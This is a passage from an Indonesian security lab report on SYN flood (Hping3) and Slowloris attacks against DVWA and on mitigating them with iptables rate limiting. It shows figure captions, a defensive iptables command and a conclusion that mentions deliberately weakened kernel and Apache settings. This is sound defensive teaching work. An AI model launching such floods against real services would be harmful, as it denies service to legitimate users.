
Gambar ini menampilkan perintah `sudo iptables -A INPUT -p tcp --syn -m limit --limit 1/s -j ACCEPT` pada Ubuntu Server, yang menambahkan aturan firewall untuk hanya menerima maksimal satu koneksi TCP SYN per detik sehingga upaya pembukaan koneksi massal seperti serangan Slowloris dapat dibatasi dan tidak lagi menghabiskan seluruh slot koneksi Apache.

- Perbedaan akses layanan web antara attacker dan target setelah mitigasi firewall



Gambar 5.5 Browser Firefox di Mesin Attacker Setelah Mitigasi Firewall Diterapkan

Gambar ini menampilkan halaman awal Firefox di Kali Linux dengan address bar siap digunakan, menunjukkan kondisi setelah aturan IPTables membatasi dan memblokir koneksi berlebih sehingga penyerang tidak lagi dapat langsung mengakses DVWA, meskipun browser pada mesin attacker tetap dapat dipakai untuk aktivitas web lainnya.



Gambar 5.6 Halaman Database Setup DVWA untuk Verifikasi Konfigurasi Sebelum Inisialisasi

Gambar ini menampilkan halaman *Database Setup* DVWA yang diakses melalui `http://localhost/DVWA/setup.php`, berisi bagian *Setup Check* yang memverifikasi konfigurasi server seperti izin tulis direktori, modul Apache, versi PHP, dan detail database sebelum tombol *Create / Reset Database* ditekan guna membuat atau mengatur ulang struktur tabel DVWA.

10. KESIMPULAN

Serangan SYN Flood (Hping3) dan Slowloris sama-sama berhasil menurunkan ketersediaan layanan DVWA dengan membebani resource server hingga web tidak dapat diakses. Konfigurasi kernel dan Apache yang dilemahkan membuat dampak serangan semakin jelas. Penerapan aturan firewall IPTables (blokir IP penyerang dan batasi koneksi SYN) terbukti efektif menghentikan serangan sehingga layanan web kembali normal.